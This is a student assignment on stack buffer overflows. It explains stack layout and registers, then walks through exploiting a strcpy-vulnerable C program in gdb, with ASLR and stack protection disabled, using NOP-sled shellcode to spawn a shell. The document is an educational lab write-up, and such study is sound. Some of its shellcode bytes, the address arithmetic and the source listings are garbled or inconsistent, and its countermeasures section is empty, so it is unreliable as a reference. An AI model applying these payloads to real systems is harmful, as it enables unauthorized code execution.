

# **Assignment 3 - B**

## Buffer Overflow

Atharva Vaidya  
121942024

# Contents

What is Buffer Overflow? . . . . .	2
Buffer Overflow Demonstration . . . . .	6
Possible Counter Measures . . . . .	16

# What is Buffer Overflow?

Buffer overflow occurs anytime the program writes more information into the buffer than the space it has allocated in the memory. This allows an attacker to overwrite data that controls the program execution path and hijack the control of the program to execute the attacker's code instead the process code. Programs written in C language, where more focus is given to the programming efficiency and code length than to the security aspect, are most susceptible to this type of attack. In fact, in programming terms, C language is considered to be very flexible and powerful, but it seems that although this tool is an asset it may become a headache for many novice programmers. It is enough to mention a pointer-based call by direct memory reference mode or a text string approach. This latter implies a situation that even among library functions working on text strings, there are indeed those that cannot control the length of the real buffer thereby becoming susceptible to an overflow of the declared length.

## Memory Structure




Figure 1: Memory Structure

## Segments

- **Text Segment** - Contains primarily the program code.
- **Data Segment** - Contains initialized and uninitialized Global data. Size fixed during Compilation.
- **Stack** - Stores function call-by arguments, local variables and values of selected registers allowing it to retrieve the program state.
- **Heap** - Holds dynamic variables.

## Function Calls

The program works by sequentially executing CPU instructions. For this purpose the CPU has the Extended Instruction Counter (EIP register) to maintain the sequence order. It controls the execution of the program, indicating the address of the next instruction to be executed. For example, running a jump or calling a function causes the said register to be appropriately modified. Suppose that the EIP calls itself at the address of its own code section and proceeds with execution. What will happen then?

When a procedure is called, the return address for function call, which the program needs to resume execution, is put into the stack. Looking at it from the attacker's point of view, this is a situation of key importance. If the attacker somehow managed to overwrite the return address stored on the stack, upon termination of the procedure, it would be loaded into the EIP register, potentially allowing any overflow code to be executed instead of the process code resulting from the normal behavior of the program. We may see how the stack behaves after the following code has been executed.

```
#include<stdio.h>
void f(int a, int b)
{
    char buf[10];
    // <-- the stack is watched here
}
void main()
{
    f(1, 2);
}
```

After the function f() is entered, the stack looks like the following:




Figure 2: Stack Contents

Firstly, the function arguments are pushed backwards in the stack (in accordance with the C language rules), followed by the return address. From now on, the function `f()` takes the return address to exploit it. `f()` pushes the current EBP content and then allocates a portion of the stack to its local variables. Two things are worth noticing. Firstly, the stack grows downwards in memory as it gets bigger. It is important to remember, because a statement like this:

```
sub esp, 08h
```

that causes the stack to grow, may seem confusing. In fact, the bigger the ESP, the smaller the stack size and vice versa.

Secondly, whole 32-bit words are pushed onto the stack. Hence, a 10-character array occupies really three full words, i.e. 12 bytes.

## Stack Operation

There are two CPU registers which hold information that is necessary when calling data residing in the memory - ESP and EBP.

**ESP (Stack Pointer)** holds the top stack address. ESP is modifiable and can be modified either directly or indirectly.

- Directly – since direct operations are executable here, for example, `add esp, 08h`. This causes shrinking of the stack by 8 bytes (2 words).
- Indirectly – by adding/removing data elements to/from the stack with each successive PUSH or POP stack operation.

The **EBP (Base Pointer)** register is a basic (static) register that points to the stack bottom. It contains the address of the stack bottom as an offset relative to the executed procedure. Each time a new procedure is called, the old value of EBP is the first to be pushed onto the stack and then the new value of ESP

is moved to EBP. This new value of ESP held by EBP becomes the reference base to local variables that are needed to retrieve the stack section allocated for function call 1.

Since ESP points to the top of the stack, it gets changed frequently during the execution of a program, and having it as an offset reference register is very cumbersome. That is why EBP is employed in this role.

## Actual Threat

```
#include<stdio.h>
char *code = "AAAABBBBCCCCDDD"; //including the character '\0' size = 16 bytes
void main()
{
char buf[8];
strcpy(buf, code);
}
```

When executed, the above program returns an access violation. Reason: An attempt was made to fit a 16-character string into an 8-byte space. Thus, the allocated memory space has been exceeded and the data at the stack bottom is overwritten. The frame address and the return address gets overwritten. Therefore, upon returning from the function, a modified return address has been pushed into EIP, thereby allowing the program to proceed with the address pointed to by this value, thus creating the stack execution error, thereby corrupting the return address on the stack.

## Performing Actual Attack


The steps to effectively overrun the buffer are as follows:

1. Discovering a code, which is vulnerable to a buffer overflow.
2. Determining the number of bytes to be long enough to overwrite the return address.
3. Calculating the address to point the alternate code.
4. Writing the code to be executed.
5. Linking everything together and testing .

# Buffer Overflow Demonstration

## Steps

1. **Disable ASLR**  
To do it, change the contents of the file randomize-va-space from 2 to 0
2. **Write the following program in a file**



```
nano ex.c
File Edit View Search Terminal Help
GNU nano 2.5.3 File: ex.c
#include<stdio.h>
#include<string.h>
int main(int argc, char * argv[])
{
    if(argc == 2)
    {
        char buffer[256];
        strcpy(buffer,argv[1]);
        printf("%s\n",buffer);
    }
}
```

Figure 3: Contents of the file ex.c


3. **Compile the file using the following command**

```
gcc -fno-stack-protector -m32 -z execstack ex.c
```

where

- **-fno-stack-protector** - Removes the canary value at the end of the buffer

- **-m32** - Sets the program to compile into a 32-bit Program
- **-z execstack** - Makes the stack executable



The screenshot shows a terminal window titled 'atharva@atharva-Inspiron-3543: ~/MTech/CSS'. The window has a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The terminal displays two command prompts. The first prompt shows the command 'gcc -fno-stack-protector -m32 -z execstack ex.c' being entered, with a green cursor at the end. The second prompt shows the command 'gdb ./a.out' being entered, with a green cursor at the end. The terminal output shows a green checkmark and the number '4186' followed by the time '14:38:47' for the first command, and a green checkmark and the number '4187' followed by the time '14:39:07' for the second command.

```
atharva@atharva-Inspiron-3543: ~/MTech/CSS
File Edit View Search Terminal Help
atharva@atharva-Inspiron-3543 ~/MTech/CSS
gcc -fno-stack-protector -m32 -z execstack ex.c
atharva@atharva-Inspiron-3543 ~/MTech/CSS
gdb ./a.out
```

Figure 4: Compiling the C Program

4. Open the executable file a.out using gdb

```
gdb ./a.out
```

5. Disassemble the main function using the command

```
disas main
```



```
gdb ./a.out
File Edit View Search Terminal Help
(gdb) disas main
Dump of assembler code for function main:
0x0804843b <+0>:    lea     0x4(%esp),%ecx
0x0804843f <+4>:    and     $0xffffffff0,%esp
0x08048442 <+7>:    pushl   -0x4(%ecx)
0x08048445 <+10>:   push    %ebp
0x08048446 <+11>:   mov     %esp,%ebp
0x08048448 <+13>:   push    %ecx
0x08048449 <+14>:   sub     $0x104,%esp
0x0804844f <+20>:   mov     %ecx,%eax
0x08048451 <+22>:   cmpl    $0x2, (%eax)
0x08048454 <+25>:   jne     0x8048483 <main+72>
0x08048456 <+27>:   mov     0x4(%eax),%eax
0x08048459 <+30>:   add     $0x4,%eax
0x0804845c <+33>:   mov     (%eax),%eax
0x0804845e <+35>:   sub     $0x8,%esp
0x08048461 <+38>:   push    %eax
0x08048462 <+39>:   lea     -0x108(%ebp),%eax
0x08048468 <+45>:   push    %eax
0x08048469 <+46>:   call    0x8048300 <strcpy@plt>
0x0804846e <+51>:   add     $0x10,%esp
0x08048471 <+54>:   sub     $0xc,%esp
0x08048474 <+57>:   lea     -0x108(%ebp),%eax
0x0804847a <+63>:   push    %eax
0x0804847b <+64>:   call    0x8048310 <puts@plt>
0x08048480 <+69>:   add     $0x10,%esp
0x08048483 <+72>:   mov     $0x0,%eax
0x08048488 <+77>:   mov     -0x4(%ebp),%ecx
0x0804848b <+80>:   leave
0x0804848c <+81>:   lea     -0x4(%ecx),%esp
0x0804848f <+84>:   ret
End of assembler dump.
(gdb) _
```

Figure 5: Disassembling the Main Function


6. Identify the address of the print() function and add a breakpoint just before it.

```
gdb ./a.out
File Edit View Search Terminal Help
Dump of assembler code for function main:
0x0804843b <+0>:    lea    0x4(%esp),%ecx
0x0804843f <+4>:    and    $0xffffffff0,%esp
0x08048442 <+7>:    pushl  -0x4(%ecx)
0x08048445 <+10>:   push   %ebp
0x08048446 <+11>:   mov    %esp,%ebp
0x08048448 <+13>:   push   %ecx
0x08048449 <+14>:   sub    $0x104,%esp
0x0804844f <+20>:   mov    %ecx,%eax
0x08048451 <+22>:   cmpl   $0x2, (%eax)
0x08048454 <+25>:   jne    0x8048483 <main+72>
0x08048456 <+27>:   mov    0x4(%eax),%eax
0x08048459 <+30>:   add    $0x4,%eax
0x0804845c <+33>:   mov    (%eax),%eax
0x0804845e <+35>:   sub    $0x8,%esp
0x08048461 <+38>:   push   %eax
0x08048462 <+39>:   lea    -0x108(%ebp),%eax
0x08048468 <+45>:   push   %eax
0x08048469 <+46>:   call   0x8048300 <strcpy@plt>
0x0804846e <+51>:   add    $0x10,%esp
0x08048471 <+54>:   sub    $0xc,%esp
0x08048474 <+57>:   lea    -0x108(%ebp),%eax
0x0804847a <+63>:   push   %eax
0x0804847b <+64>:   call   0x8048310 <puts@plt>
0x08048480 <+69>:   add    $0x10,%esp
0x08048483 <+72>:   mov    $0x0,%eax
0x08048488 <+77>:   mov    -0x4(%ebp),%ecx
0x0804848b <+80>:   leave
0x0804848c <+81>:   lea    -0x4(%ecx),%esp
0x0804848f <+84>:   ret
End of assembler dump.
(gdb) break *0x0804847a
Breakpoint 1 at 0x804847a
(gdb) _
```

Figure 6: Highlighted address of breakpoint

```
break *0x0804847A
```

7. Now run the program as follows



```
gdb ./a.out
File Edit View Search Terminal Help
(gdb)
(gdb) run $(python -c "print('A'*256)")
Starting program: /home/atharva/MTech/CSS/a.out $(python -c "print('A'*256)")
Breakpoint 1, 0x0804847a in main ()
(gdb) _
```

Figure 7: Running the program

## 8. View the Buffer

`x/200xb $esp`

- `x/` - Command is used in GDB to examine the memory area
- `200` - Number of units of memory to display
- `x` - Display the contents in HEX
- `b` - Separate by Bytes
- `esp` - Extended Stack Pointer

```

gdb ./a.out
(gdb) x/200xb $esp
0xffffdc4: 0x81 0xd1 0xff 0xff 0x2e 0x4e 0x3d 0xf6
0xffffd0c: 0x12 0xff 0xf7 0xf7 0xc0 0x41 0x41 0x41
0xffffdd4: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffddc: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffde4: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffdec: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffdf4: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffdfc: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe04: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe0c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe14: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe1c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe24: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe2c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe34: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe3c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe44: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe4c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe54: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe5c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe64: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe6c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe74: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe7c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe84: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
(gdb) _

```

Figure 8: Examining the Buffer Area

## 9. Identify the starting Address of the buffer

As shown in the figure below, the starting address of the buffer will be:

$0xffffdc00 + 0x4$

The calculated address is

$0xffffcdd0$

This address will be useful after some time.

```

gdb ./a.out
(gdb) x/200xb $esp
0xffffdc4: 0x81 0xd1 0xff 0xff 0x2e 0x4e 0x3d 0xf6
0xffffd0c: 0x12 0xff 0xf7 0xf7 0xc0 0x41 0x41 0x41
0xffffdd4: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffddc: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffde4: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffdec: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffdf4: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffdfc: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe04: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe0c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe14: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe1c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe24: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe2c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe34: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe3c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe44: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe4c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe54: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe5c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe64: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe6c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe74: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe7c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe84: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
(gdb) # This is the starting address of the buffer: 0xffffcdd0
(gdb) _

```

Figure 9: Calculating the Starting Address

## 10. Generating Payload

Here we know the size of the Buffer is 256. We can use the following pattern generator and specify the offset at which the Segment Fault occurs, which helps us to identify the address of return pointer. The contents of this return address can be modified to direct the control to our malicious Shell Code.

The screenshot shows a web application titled "Buffer overflow pattern generator". It has a dark theme with a navigation bar at the top containing links for "Wiremask", "Articles", "Writeups", "Tools", "Contact", and "Policies". The main content area has a heading "Buffer overflow pattern generator" and a subtitle "Cyclical pattern generator to find the offset of an overwritten address." Below this, there is explanatory text: "With this tool you can generate a string composed of unique pattern that you can use to replace the sequence of A's of the desired length. To calculate the offset of an address, paste the value of the overwritten register (EIP, RIP, RAX...) in the 'Register value' field. This online tool supports 32-bit and 64-bit registers." The "Generate a pattern" section includes a "Length" input field with the value "256" and a "Pattern" output field displaying a long string of unique hexadecimal characters. The "Find the offset" section has a "Register value" input field with "0x41306341" and an "Offset" input field with "60".

Wiremask Articles Writeups Tools Contact Policies

### Buffer overflow pattern generator

Cyclical pattern generator to find the offset of an overwritten address.

With this tool you can generate a string composed of unique pattern that you can use to replace the sequence of A's of the desired length. To calculate the offset of an address, paste the value of the overwritten register (EIP, RIP, RAX...) in the "Register value" field. This online tool supports 32-bit and 64-bit registers.

#### Generate a pattern

Length

Pattern

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4A
```

#### Find the offset

Register value

Offset

Figure 10: Generating Pattern

Upon passing the generated pattern to the program, the Segmentation Fault occurred at **0x41306341**. This address refers to the **60th** memory location of the buffer. (Here, technically it should be at 256, but the reason of this error at this specific memory location is unknown yet).

```

gdb ./a.out

File Edit View Search Terminal Help

(gdb) run $(python -c "print('A'*60+'BCDE'+ 'A'*188)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/atharva/MTech/CSS/a.out $(python -c "print('A'*60+'BCDE'+ 'A'*188)")

Breakpoint 2, 0x08048475 in main ()
(gdb)

```

Figure 11: Targeting the Return Address

Now, consider the above figure. Here the pattern generated is as follows:

60 A's + BCDE + 188 A's

The contents of the buffer are as follows:

```

gdb ./a.out

File Edit View Search Terminal Help

(gdb) x/272xb $esp
0xffffdca4: 0x41 0x41 0xff 0xff 0x2e 0x4e 0x3d 0xf6
0xffffdca0: 0x12 0xff 0xdf 0xf7 0x41 0x41 0x41 0x41
0xffffdd4: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffdd0: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffde4: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffde0: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffdf4: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffdf0: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe04: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe00: 0x42 0x43 0x44 0x45 0x41 0x41 0x41 0x41
0xffffe14: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe10: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe24: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe20: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe34: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe30: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe44: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe40: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe54: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe50: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe64: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe60: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe74: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe70: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe84: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe80: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe94: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffe90: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffea4: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffea0: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffeb4: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffeb0: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffec4: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41

```

Figure 12: Contents of the Buffer with custom Return Address

## 11. Gaining the shell

Upon identifying the return pointer's address, we can redirect the control to the shellcode. This can be done using following steps:

- Fill all the memory locations (before the return pointer) with NO-OP byte (' x90') and the Shell Code,
- Replace the Return Address Pointer with the address of the Top of the Buffer, which is passed through the payload.
- Fill all the remaining locations with Random Data.(Here, A's).

[illegible]

Figure 13: Trial and error Attempts to overflow the Buffer and gain the shell

```
gdb ./a.out
File Edit View Search Terminal Help
(gdb) run $(python -c "print('\x90'*14+'\x31\x00\x00\x46\x31\xdb\x31\x09\xcd\x80\xeb\x16\x5b\x31\x00\x89\x43\x07\x89\x3b\x08\x89\x43\x00\x00\x8d\xdb\x08\x53\x0c\xcd\x80\xeb\xff\xff\xff\x2f\x62\x6e\x2f\x73\x66'\x00\xcd\xff\xff'\x00'\x96)')")
Starting program: /home/atharva/MTech/CSS/a.out $(python -c "print('\x90'*14+'\x31\x00\x00\x46\x31\xdb\x31\x09\xcd\x80\xeb\x16\x5b\x31\x00\x89\x43\x07\x89\x3b\x08\x89\x43\x0c\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xeb\xff\xff\xff\x2f\x62\x6e\x2f\x73\x66'\x00\xcd\xff\xff'\x00'\x96)')")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
process 16209 is executing new program: /bin/dash
$ ls
Assignment 1 Assignment 2 Assignment 3 Resources a.out ex.c
$ cat ex.c
#include<stdio.h>
#include<string.h>
int main(int argc, char * argv[])
{
    char buffer[256];
    strcpy(buffer,argv[1]);
    printf("%s\n",buffer);
    return 0;
}
```

Figure 14: Navigating through the directories after gaining the Access.



# Possible Counter-Measures